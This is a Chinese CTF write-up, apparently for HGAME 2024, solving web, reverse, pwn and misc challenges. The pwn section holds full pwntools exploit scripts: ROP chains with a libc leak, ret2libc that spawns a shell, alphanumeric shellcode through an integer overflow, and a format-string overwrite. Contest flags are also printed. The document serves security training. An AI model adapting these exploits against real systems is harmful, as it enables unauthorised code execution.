修改User-Agent为Mozilla/5.0 (Vidar; VidarOS x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0



响应标头有个提示，不是XFF

这里本地访问用的是X-REAL-IP：127.0.0.1



得到 JWT token


|  |
| --- |
| TypeScript eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc |

解密

https://www.box3.cn/tools/jwt.html



cyberchef也能直接识别到是jwt（）



**Reverse：**

**ezasm | SOLVED |**

**[ezASM.txt]**

就是个简单的汇编，在check flag这里可以看到逻辑就是将其余0x22进行异或之后与c数组比较

|  |
| --- |
| Python c= [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34] print("".join([chr(i ^ 0x22) for i in c])) |

**ezpython | SOLVED |**


给了一个python程序，进行拆解python包

**[pyinstxtractor.py]**

使用该python包进行解包

|  |
| --- |
| python pyinstxtractor.py ezPYC.exe |

在文件夹里看到这些东西




将ezPYC文件添加后缀名.pyc

然后再PYZ\*\*那个文件夹里任意用二进制编辑器打开一个pyc文件

复制前4个字节到ezPYC.pyc这个文件的头部（是增加，不是覆盖）

然后补12字节的0

最终如图所示（即第一行添加了16字节数据，除了添加的前4个字节有内容，剩下全部为0）



保存该pyc文件，然后到网上随便找个pyc反编译，就可以得到py代码了。

|  |
| --- |
| Python flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2] c = [1, 2, 3, 4] input = input('plz input flag:') for i in range(0, 36, 1):  if ord(input[i]) ^ c[(i % 4)] != flag[i]:  print('Sry, try again...')  exit() else:  print('Wow!You know a little of python reverse') |

这就直接写解密脚本即可

|  |
| --- |
| Python flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2] c = [1, 2, 3, 4] print("".join([chr(flag[i] ^ c[i%4]) for i in range(len(flag))])) |


**ezIDA | SOLVED |**

拖进IDA里边找字符串(shift-F12)就有了,

**ezUPX | SOLVED |**

先进行upx脱壳（可以直接脱，不用修改任何东西）

然后扔进ida



其中byte\_1400022A0的数据为

[0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13, 0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06, 0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54, 0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00]


直接写解密脚本即可

|  |
| --- |
| Python data = [0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13, 0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06, 0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54, 0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00] print("".join([chr(i^0x32) for i in data])) |

**Pwn：**

**Elden Ring Ⅰ | SOLVED |**

一道栈溢出题 但是有沙箱 我们需要用orw来写




|  |
| --- |
| Python from pwn import \* # -------------------修改区---------------------------- context(log\_level='debug',arch='amd64',os='linux') #arch='amd64',arch='i386' pwnfile='./vuln' elf = ELF(pwnfile) libc = ELF('./libc.so.6') flag=1 # 远程/本地 ip ='47.102.130.35' port=31444 # -------------------End------------------------------  sa = lambda s,n : p.sendafter(s,n) sla = lambda s,n : p.sendlineafter(s,n) sl = lambda s : p.sendline(s) sd = lambda s : p.send(s) rc = lambda n : p.recv(n) ru = lambda s : p.recvuntil(s) it = lambda : p.interactive() b=lambda :gdb.attach(p) d=lambda :pause() leak = lambda name,addr :log.success(name+"--->"+hex(addr)) get\_leaked\_libc64\_1 = lambda :u64(ru(b'\x7f')[-6:].ljust(8,b'\x00')) get\_leaked\_libc32 = lambda :u32(p.recv(4)) get\_leaked\_libc64\_2 = lambda :u64(p.recv(6).ljust(8, b'\x00')) # 普通泄露 当遇到 0a乱入的时候 或者其他没有0的情况 get\_canary = lambda:hex(int(rc(18),16)) # 目前可以利用于格式化字符串的 leak   if flag:  p = remote(ip,port) else:  p = process(pwnfile)  b()   # leak pop\_rdi=0x4013e3 read\_again=0x40125B ret=0x40101a  puts\_plt=elf.plt['puts'] puts\_got=elf.got['puts'] payload=264\*b'a'+p64(pop\_rdi)+p64(puts\_got)+p64(puts\_plt)+p64(read\_again) sa("Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n",payload) puts\_addr=get\_leaked\_libc64\_1() leak("puts\_addr",puts\_addr) base\_addr=puts\_addr-libc.symbols["puts"] leak("base\_addr",base\_addr)  #! 向可读可写段写入orw的rop链 pop\_rsi\_offset=0x2601f pop\_rdx\_offset=0x142c92 flag\_addr = 0x404090 # 0x404090 orw\_rop\_addr=0x404230 output\_addr = 0x404090 pop\_rsp=0x2f70a+base\_addr def inject\_orw(libc\_base):  gets\_addr = libc\_base + libc.sym['gets']  open\_addr = libc\_base + libc.sym['open']  read\_addr = libc\_base + libc.sym['read']  write\_addr = libc\_base + libc.sym['write']  # print("[+]gets\_addr: " + hex(gets\_addr))  # print("[+]open\_addr: " + hex(open\_addr))  # print("[+]read\_addr: " + hex(read\_addr))  # print("[+]write\_addr: " + hex(write\_addr))  pop\_rsi = pop\_rsi\_offset + libc\_base  pop\_rdx = pop\_rdx\_offset + libc\_base  # 执行gets函数  gets\_payload = b'a' \* 0x108 + p64(pop\_rdi) + p64(flag\_addr) + p64(gets\_addr) + p64(read\_again)  sa("Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n",gets\_payload)  # 写入'./flag'字符串  payload = b'./flag\x00\x00'  pause()  p.sendline(payload)  #! 在orw\_rop\_addr上写入orw的rop链  gets\_payload = b'a' \* 0x108 + p64(pop\_rdi) + p64(orw\_rop\_addr) + p64(gets\_addr) + p64(read\_again)  sa("Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n",gets\_payload)  #! open('./flag', 'rb')  orw\_payload = p64(pop\_rdi) + p64(flag\_addr) + p64(pop\_rsi) + p64(0) + p64(open\_addr)  #! read(3, read\_addr, 0x100)  orw\_payload += p64(pop\_rdi) + p64(3) + p64(pop\_rsi) + p64(output\_addr) + p64(pop\_rdx) + p64(0x30) + p64(read\_addr)  #! write(1, read\_addr, 0x100)  orw\_payload += p64(pop\_rdi) + p64(1) + p64(pop\_rsi) + p64(output\_addr) + p64(pop\_rdx) + p64(0x30) + p64(write\_addr)  pause()  p.sendline(orw\_payload)   #! 进行栈迁移 def stack\_remove():  remove\_payload = b'a' \* 0x100 + p64(orw\_rop\_addr - 0x8) + p64(pop\_rsp)+p64(orw\_rop\_addr)  sa("Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n",remove\_payload)    inject\_orw(base\_addr) stack\_remove() it() |

**Elden Random Challenge | SOLVED |**


修改seed值 越过伪随机 就可以拿到溢出 简单的ret2libc


|  |
| --- |
| Python from pwn import\* from ctypes import\* import time # -------------------修改区---------------------------- context(log\_level='debug',arch='amd64',os='linux') #arch='amd64',arch='i386' pwnfile='./vuln' elf = ELF(pwnfile) libc = ELF('./libc.so.6') flag=1 # 远程/本地 ip ='47.102.130.35' port=32186 # -------------------End------------------------------  sa = lambda s,n : p.sendafter(s,n) sla = lambda s,n : p.sendlineafter(s,n) sl = lambda s : p.sendline(s) sd = lambda s : p.send(s) rc = lambda n : p.recv(n) ru = lambda s : p.recvuntil(s) it = lambda : p.interactive() b=lambda :gdb.attach(p) d=lambda :pause() leak = lambda name,addr :log.success(name+"--->"+hex(addr)) get\_leaked\_libc64\_1 = lambda :u64(ru(b'\x7f')[-6:].ljust(8,b'\x00')) get\_leaked\_libc32 = lambda :u32(p.recv(4)) get\_leaked\_libc64\_2 = lambda :u64(p.recv(6).ljust(8, b'\x00')) # 普通泄露 当遇到 0a乱入的时候 或者其他没有0的情况 get\_canary = lambda:hex(int(rc(18),16)) # 目前可以利用于格式化字符串的 leak   if flag:  p = remote(ip,port) else:  p = process(pwnfile)  b()   payload=b'a'\*10+p64(1)  sa("Menlina: Well tarnished, tell me thy name.",payload) libc1 = cdll.LoadLibrary('libc.so.6') libc1.srand(1)  v = []  for i in range(99):  v.append(libc1.rand()% 100 + 1)  for num in v:  sa("Please guess the number:",chr(num))  print(num)  pause() # leak pop\_rdi=0x401423 read\_again=0x40139F puts\_plt=elf.plt['puts'] puts\_got=elf.got['puts'] payload=56\*b'a'+p64(pop\_rdi)+p64(puts\_got)+p64(puts\_plt)+p64(read\_again) sa("Here's a reward to thy brilliant mind.",payload) puts\_addr=get\_leaked\_libc64\_1() leak("puts\_addr",puts\_addr) base\_addr=puts\_addr-libc.symbols["puts"] leak("base\_addr",base\_addr)  # attack bin\_sh\_addr=base\_addr+libc.search(b'/bin/sh').\_\_next\_\_() system\_addr=base\_addr+libc.symbols['system'] print("bin\_sh\_addr:",hex(bin\_sh\_addr)) print("system\_addr:",hex(system\_addr)) payload=56\*b'a'+p64(pop\_rdi)+p64(bin\_sh\_addr)+p64(system\_addr) sd(payload) it() |

**ezshellcode | SOLVED |**




这里v4是有符号整形，但是传入进去myread之后是无符号整形，存在整型溢出漏洞，输入-1即可





限制了字符集



就是全ascii码


|  |
| --- |
| Python from pwn import \*  ip,port = "0.0.0.0",0 # 自己改一下ip和端口  p=remote(ip,port) context.log\_level = 'debug' p.recvuntil(b"input the length of your shellcode:") p.sendline(b"-1")  p.recvuntil(b"input your shellcode:") p.send(b"Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t") p.interactive() |

https://blog.csdn.net/A951860555/article/details/114106118

**Ezfmt string | 题目状态 |**

跟2023金盾的fmt很像 只能改写一次 并且不需要泄露地址

我们需要找的是栈里面哪一个是偏移



|  |
| --- |
| Python from pwn import \* # -------------------修改区---------------------------- context(log\_level='debug',arch='amd64',os='linux') #arch='amd64',arch='i386' pwnfile='./vuln' elf = ELF(pwnfile) # libc = ELF('./libc.so.6') flag=1 # 远程/本地 ip ='47.100.245.185' port=30193 # -------------------End------------------------------  sa = lambda s,n : p.sendafter(s,n) sla = lambda s,n : p.sendlineafter(s,n) sl = lambda s : p.sendline(s) sd = lambda s : p.send(s) rc = lambda n : p.recv(n) ru = lambda s : p.recvuntil(s) it = lambda : p.interactive() b=lambda :gdb.attach(p,'b \*0x401311') d=lambda :pause() leak = lambda name,addr :log.success(name+"--->"+hex(addr)) get\_leaked\_libc64\_1 = lambda :u64(ru(b'\x7f')[-6:].ljust(8,b'\x00')) get\_leaked\_libc32 = lambda :u32(p.recv(4)) get\_leaked\_libc64\_2 = lambda :u64(p.recv(6).ljust(8, b'\x00')) # 普通泄露 当遇到 0a乱入的时候 或者其他没有0的情况 get\_canary = lambda:hex(int(rc(18),16)) # 目前可以利用于格式化字符串的 leak   if flag:  p = remote(ip,port) else:  p = process(pwnfile)  b()  back=0x40123D got\_addr=0x404020 payload='%136c%18$hhn%4669c%22$hn' for \_ in range(100):  try:  sd(payload)  sa(b"getshell",b"ls")  it()  p.close()  p = remote(ip,port)  except:  exit() |

类似这个 具体可以参考

https://blog.csdn.net/akxnxbshai/article/details/134622464

https://blog.csdn.net/seaaseesa/article/details/106695358

**Misc：**

**希儿希儿希尔 | SOLVED |**

蚌埠住了，爆破宽高（其实我是试出来的，但是可以爆破）

|  |
| --- |
| Python import zlib target = 0x121b804d  for i in range(0x08ff):  for j in range(0x0aff):  text = f"49 48 44 52 00 00 {hex(i)[2:].zfill(4)} 00 00 {hex(j)[2:].zfill(4)} 08 02 00 00 00"  string = int(text.replace(" ",""),16)  if zlib.crc32(n2s(string)) == target:  print(text) |

然后恢复图片，得到我可爱的希儿们

然后StegSolve发现lsb隐写

提取出来

给了个2\*2的矩阵

8 7

3 8

还给了A=0

立刻联想到hell密码，中文译名为希尔密码

跟题目对上了。

在图片末端发现一个压缩包，压缩包解压出来是一串英文大写字母

用希尔密码和秘钥解密

https://ctf.bugku.com/tool/hill

得到flag，套上hgame的外壳就可以提交了。

或者你也可以去听听φ²来找找灵感？

https://www.bilibili.com/video/BV1Hx4y1o7oC

~~海中的魂灵，请聆听生命的旋律！~~

**签到 | SOLVED |**

hgame{welc0me\_t0\_HGAME\_2024}

**SignIn | SOLVED |**


发到手机上调高亮度，从充电口看图片

hgame{WOW\_GREAT\_YOU\_SEE\_IT\_WONDERFUL}

**simple\_attack | SOLVED |**

明文攻击，由于是deflate压缩，没法用bkcrack

用ARCHPR切换到明文模式，密码挺复杂的，是找不到密码的，所以看进度条跑完了拿到3个key就可以直接用三个秘钥来解压压缩包了




三个秘钥，然后点红色方框里边那个按钮就可以解密了。

解密那个photo.txt是一个base64的图片，找个在线工具一转就OK


**来自星尘的问候 | SOLVED |**


steghide隐写

有一个6位的弱密码



